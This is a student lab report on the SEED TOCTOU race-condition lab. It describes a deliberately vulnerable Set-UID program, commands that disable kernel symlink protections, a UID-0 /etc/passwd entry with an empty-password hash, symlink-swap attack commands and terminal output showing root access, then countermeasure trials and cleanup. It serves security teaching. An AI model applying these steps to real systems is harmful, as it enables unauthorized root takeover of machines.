

Race-Condition Vulnerability Lab

Member 5 — ISSD

SEED Ubuntu 20.04 • Application-level TOCTOU • Completed experimental report

Setup evidence: 26 September 2026. Experiment and evidence-audit records: 3 October 2026.

Executive summary

This work investigated a deliberately vulnerable, root-owned Set-UID application that checks `/tmp/XYZ` with `access()` and later opens the same name with `fopen()`. An ordinary user could replace the symbolic link between these operations. The privileged victim then appended a validated UID-0 account record to `/etc/passwd`.

The delayed demonstration and both genuine no-delay attack methods produced a complete account record and a successful **non-sudo `su - test` login followed by `id` reporting UID 0**. The naive attacker also suffered the documented sticky-directory failure: a root-owned regular file occupied its predictable pathname. Those failures were preserved alongside successes.

Two independent countermeasure trials left the target unchanged: **9,455 attempts over 300 seconds** against the least-privilege variant, and **9,177 attempts over 300 seconds** against the original victim with symlink protection enabled. Additional controls showed an allowed ordinary-file write and deterministic denied protected operations. These are finite observations supported by the privilege and pathname-resolution mechanisms, not empirical proof that all races are impossible.

The original password file was restored, root login shells and experiment processes were stopped, temporary paths were removed, and Set-UID was cleared from the victims. The final runtime protection policy was explicitly set to **symlinks=1, regular=2**. The saved 0/0 file does not establish the VM's original pre-lab runtime defaults.

1. Aim, scope and source

The objective was to demonstrate the effect of a time-of-check-to-time-of-use race on a protected account database and evaluate the official SEED countermeasures. The work covers Task 1, Tasks 2.A–2.C and Tasks 3.A–3.B of the SEED Race-Condition Vulnerability Lab [1]. It also addresses Member 5's allocation: explain the race before a live demonstration, show the vulnerable program, document commands and observations, explain attacker gain, and discuss secure handling, permissions, atomic operations and temporary files [2].

This is a **local application-level privilege-escalation lab**. Its prerequisite is the deliberately installed vulnerable Set-UID executable. The results do not demonstrate a remote attack, password cracking, Dirty COW, or a vulnerability in an otherwise unmodified Ubuntu installation.

2. Why this is a race

A race condition exists when the result of concurrent operations depends on their ordering. In a TOCTOU vulnerability, the object or property checked can change before the program uses it. Here the same pathname is resolved independently twice:

```
Attacker (seed)                Victim (real UID seed; effective UID root)
XYZ -> /dev/null                access(XYZ, W_OK) passes
                                fopen(XYZ, "a+") opens the new target
XYZ -> /etc/passwd              append the input with effective root authority
```

access() checks using the real user identity. The later open uses the process's effective/filesystem credentials. A symlink changes name resolution; it does not itself grant root privileges. The vulnerable application's effective UID supplies the write authority that the ordinary user lacks [1, 3, 4].

The check does not bind the later open to the checked object. Protecting /etc/passwd with ordinary file permissions is therefore insufficient against this privileged confused deputy.

3. Environment and preparation

Item	Recorded value
Guest	SEED Ubuntu 20.04.1 LTS, x86-64
Kernel	5.4.0-54-generic
Compiler	GCC 9.3.0; Ubuntu package 9.3.0-17ubuntu1~20.04
Virtual machine	Eeshan4; attached SEED-Ubuntu20.04.vdi
Resources	2048 MB configured RAM; one virtual CPU observed with nproc
Working directory	/home/seed/issd-member5/lab-files
Filesystem	ext4; observed mount options did not include nosuid
Ordinary caller	seed, UID 1000, GID 1000
Password-file backup	/root/issd-member5-passwd.original
Saved settings	/home/seed/issd-member5/sysctl-before.txt, containing 0/0
Original pre-lab runtime controls	Not established by the retained evidence
Attack-trial controls	protected_symlinks=0; protected_regular=0
Final chosen runtime controls	protected_symlinks=1; protected_regular=2

The VirtualBox preset in S01 is labelled Oracle Linux (64-bit); the guest release output establishes Ubuntu. The host OS/version, host VirtualBox version and VM snapshot names were not established. The installed Guest Additions utility reported 6.1.10_Ubuntu, but a guest-property query did not return the host version; that utility version is not substituted for the host version.

The native guest filesystem was used rather than a shared-folder filesystem. The original password-file backup was reused without replacement. Baseline restoration and comparison were checked before independent trials. The clean SHA-256 was:

```
b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67
```

Important documented setup operations were:

```
bash build.sh
sudo chown root:root vulp vulp_slow vulp_least
sudo chmod 4755 vulp vulp_slow vulp_least
sudo sysctl -w fs.protected_symlinks=0
sudo sysctl -w fs.protected_regular=0
ls -ld /tmp
ls -l vulp vulp_slow vulp_least attack_naive attack_atomic
```

The earlier build is visible in S03's original setup evidence. During the automated sessions, the existing C binaries were used rather than rebuilt; Set-UID was re-enabled for the follow-up and removed again during cleanup. The attackers were seed-owned ordinary executables. /tmp retained mode 1777. Reading the two sysctl nodes also required sudo in this VM because their observed permissions were 0600. Attackers, monitors and victim invocations were launched as seed, never through sudo.





Figure 1 — S01 VM settings detail, cropped for readability. VM name, configured RAM and the attached SEED disk are visible; the original whole image is retained.



The image shows a terminal window titled 'seed@VM: ~' with a dark background. The window displays the output of several Linux commands. On the left side of the terminal, there is a vertical sidebar with icons for various applications: a file manager, a terminal, a web browser, a file manager, a terminal, and a package manager. The terminal output is as follows:

```
[09/26/26]seed@VM:~$ whoami
seed
[09/26/26]seed@VM:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
[09/26/26]seed@VM:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.1 LTS
Release:        20.04
Codename:       focal
[09/26/26]seed@VM:~$ uname -r
5.4.0-54-generic
[09/26/26]seed@VM:~$ uname -m
x86_64
[09/26/26]seed@VM:~$ command -v gcc bash unzip wget nano
/usr/bin/gcc
/usr/bin/bash
/usr/bin/unzip
/usr/bin/wget
/usr/bin/nano
[09/26/26]seed@VM:~$ gcc --version
gcc (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
Copyright (C) 2019 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR
PURPOSE.

[09/26/26]seed@VM:~$ sudo apt update
Get:1 http://us.archive.ubuntu.com/ubuntu focal InRelease [265 kB]
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [128 kB]
```

Figure 2 — S02 guest identity, release, kernel and compiler. This is the original guest-environment capture.

B — Victim and results

```
seed@VM [B:lab-files]$ bash ../automation/audit-setup.sh
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pwd
/home/seed/issd-member5/lab-files
+ sudo cmp /etc/passwd /root/issd-member5-passwd.original
+ sha256sum -c ../passwd-before.sha256
/etc/passwd: OK
+ sudo chmod 4755 vulp vulp_slow vulp_least
+ sudo sysctl -w fs.protected_symlinks=0 fs.protected_regular=0
fs.protected_symlinks = 0
fs.protected_regular = 0
+ sudo sysctl fs.protected_symlinks fs.protected_regular
fs.protected_symlinks = 0
fs.protected_regular = 0
+ ls -ld /tmp
drwxrwxrwt 19 root root 4096 Oct  3 06:42 /tmp
+ ls -l vulp vulp_slow vulp_least attack_naive attack_atomic
-rwxr-xr-x 1 seed seed 17240 Sep 26 12:05 attack_atomic
-rwxr-xr-x 1 seed seed 17192 Sep 26 12:05 attack_naive
-rwsr-xr-x 1 root root 17104 Sep 26 12:05 vulp
-rwsr-xr-x 1 root root 17240 Sep 26 12:05 vulp_least
-rwsr-xr-x 1 root root 17368 Sep 26 12:05 vulp_slow
seed@VM [B:lab-files]$
```

Figure 3 — S03 terminal B excerpt: the clean baseline, controls 0/0, sticky directory and root-owned Set-UID victims.

4. Program and instrumentation

The supplied educational adaptation retains the vulnerable sequence:


```
if (access(fn, W_OK) != 0) {
    puts("No permission");
    return 1;
}
fp = fopen(fn, "a+");
```

Here `fn` is `/tmp/XYZ`. Mode `a+` requests append/read access and can create a file when the pathname is absent. That creation behaviour explains the naive attacker's failure. The adaptation checks input and I/O errors and reads at most 50 non-whitespace characters.

Program	Purpose
vulp	Original vulnerable path, DEMO_DELAY=0
vulp_slow	Same source, compiled with DEMO_DELAY=10 for Task 2.A
vulp_least	Same source, compiled with LEAST_PRIVILEGE
attack_naive	Separate unlink/symlink operations
attack_atomic	Initialized links exchanged with RENAME_EXCHANGE

The C sources and executable contents were not changed during the automated experiments. The no-delay binary's imports included `access` and `fopen`, with no imported `sleep` or `seteuid`. Source defaults and the build commands support its identification as the no-delay victim; the separate slow binary was used only for Task 2.A.

The working `run_trials.sh` was changed to reject reused labels and retain attempts/elapsed seconds on interruption, including completion of an in-flight invocation. The original helper and its diff are retained. `lab_runner.py` checked seed identity, initialization and the clean baseline, coordinated bounded processes, and recorded actual stdout/stderr. It stopped the monitor when an attacker died and stopped the attacker after the monitor ended. These changes did not insert a delay between the victim's check and open.



```

seed@VM [A:lab-files]$ id; nl -ba vulp.c | sed -n '10,12p;36,39p;48,61p'; nm -D vulp | grep
-E 'access|fopen|sleep|seteuid'
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
 10  #ifndef DEMO_DELAY
 11  #define DEMO_DELAY 0
 12  #endif
 36      if (access(fn, W_OK) != 0) {
 37          puts("No permission");
 38          return 1;
 39      }
 48  /* Deliberate TOCTOU: pathname is resolved again, after the access check. */
 49  fp = fopen(fn, "a+");
 50  if (fp == NULL) {
 51      perror("Open failed");
 52      return 1;
 53  }
 54  int write_failed = (fwrite("\n", 1, 1, fp) != 1);
 55  if (fwrite(buffer, 1, strlen(buffer), fp) != strlen(buffer))
 56      write_failed = 1;
 57  if (fclose(fp) != 0)
 58      write_failed = 1;
 59  if (write_failed) {
 60      fprintf(stderr, "Write or close failed\n");
 61      return 1;
 62  }
 63  U access
 64  U fopen
seed@VM [A:lab-files]$

```

Figure 4 — S04 source and binary-symbol excerpt. The default delay is zero and check/use remain separate.

5. Task 1 — validate the target record

The selected input was exactly 43 characters:

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Its seven fields are username, inline password hash, UID, GID, comment, home and shell. UID 0 grants the privilege; the name test does not. The legacy hash is the official lab's empty-password example and fits the victim's input limit. Its acceptance was tested on this VM rather than assumed for other systems. /etc/shadow was not modified.

The retained Task 1 image shows these administrator-assisted preparation operations and subsequent non-sudo login attempts:

```

test -w /etc/passwd || echo 'seed cannot write /etc/passwd'
sudo sh -c 'printf "\n" >> /etc/passwd'
sudo tee -a /etc/passwd < input.txt > /dev/null
su - test
id
whoami

```

One visible authentication attempt failed, and a later attempt succeeded with uid=0(root) gid=0(root) groups=0(root) and whoami returning root. The cause of that first authentication failure was not established. Subsequent interactive empty-password logins succeeded during the verified experiments. No fallback hash was needed.

This task is manual account validation, not race-exploit success. The injected account was removed by restoring the original baseline before independent attack trials.

```

[10/03/26]seed@VM:~/.../lab-files$ printf '%s\n' 'test:U6aMy0wojrah
o:0:0:test:/root:/bin/bash' > input.txt
[10/03/26]seed@VM:~/.../lab-files$ cat input.txt
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/03/26]seed@VM:~/.../lab-files$ awk '{ print "Record length:", l
ength($0) }' input.txt
Record length: 43
[10/03/26]seed@VM:~/.../lab-files$ test -w /etc/passwd && echo 'Une
xpected: writable' || echo 'seed cannot write /etc/passwd'
seed cannot write /etc/passwd
[10/03/26]seed@VM:~/.../lab-files$ sudo sh -c 'printf "\n" >> /etc/
passwd'
[10/03/26]seed@VM:~/.../lab-files$ sudo tee -a /etc/passwd < input.
txt > /dev/null
[10/03/26]seed@VM:~/.../lab-files$ su - test
Password:
su: Authentication failure
[10/03/26]seed@VM:~/.../lab-files$ su - test
Password:
root@VM:~# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:~# whoami
root
root@VM:~# █

```

Figure 5 — S05 manual validation: administrator insertion, the preserved authentication failure, and a successful retry reporting UID 0.

6. Task 2.A — make the timing visible

The slow build introduced the official artificial 10-second interval after the check. In A, seed created XYZ -> /dev/null. In B, ./vulp_slow < input.txt printed Check passed; RUID=1000 EUID=0; waiting 10 seconds... While it was waiting, A replaced the link with XYZ -> /etc/passwd.


```

# A, before the victim:
ln -s /dev/null /tmp/XYZ
# B:
./vulp_slow < input.txt
# A, after Check passed and within the 10-second interval:
ln -sf /etc/passwd /tmp/XYZ
ls -l /tmp/XYZ

```

After return, the complete record was present. A non-sudo su - test, followed by id and whoami, verified UID 0. The follow-up for clearer S06/S07 used one slow invocation. The configured delay was 10 seconds; a separate total wall time was not measured for that manual-window run.

The observed link targets explain the result: the real-user check saw writable /dev/null, but the root-effective open later saw /etc/passwd. The follow-up used automated desktop commands for this same manual-window method; the authentication input remained interactive. This simulation explains the timing and is not represented as the genuine no-delay experiment.




```

A — Attacker
seed@VM [A:lab-files]$ id; cat input.txt; ln -s /dev/null /tmp/XYZ; ls -l /tmp/XYZ
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
lrwxrwxrwx 1 seed seed 9 Oct  3 06:43 /tmp/XYZ -> /dev/null
seed@VM [A:lab-files]$ ln -sf /etc/passwd /tmp/XYZ; ls -l /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Oct  3 06:44 /tmp/XYZ -> /etc/passwd
seed@VM [A:lab-files]$

```

Figure 6a — S06 terminal A excerpt: the original writable link and its replacement with the protected target.




```

B — Victim and results
seed@VM [B:lab-files]$ id; ./vulp_slow < input.txt
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
Check passed; RUID=1000 EUID=0; waiting 10 seconds...

```

Figure 6b — S06 terminal B excerpt: the checked real/effective identities and explicit 10-second wait.



```

B — Victim and results
seed@VM [B:lab-files]$ id; ./vulp_slow < input.txt
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
Check passed; RUID=1000 EUID=0; waiting 10 seconds...
seed@VM [B:lab-files]$ python3 ../automation/verify-record.py && su - test
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pgrep -a -x 'attack_naive|attack_atomic|vulp|vulp_slow|vulp_least'
No attacker/victim processes remain.
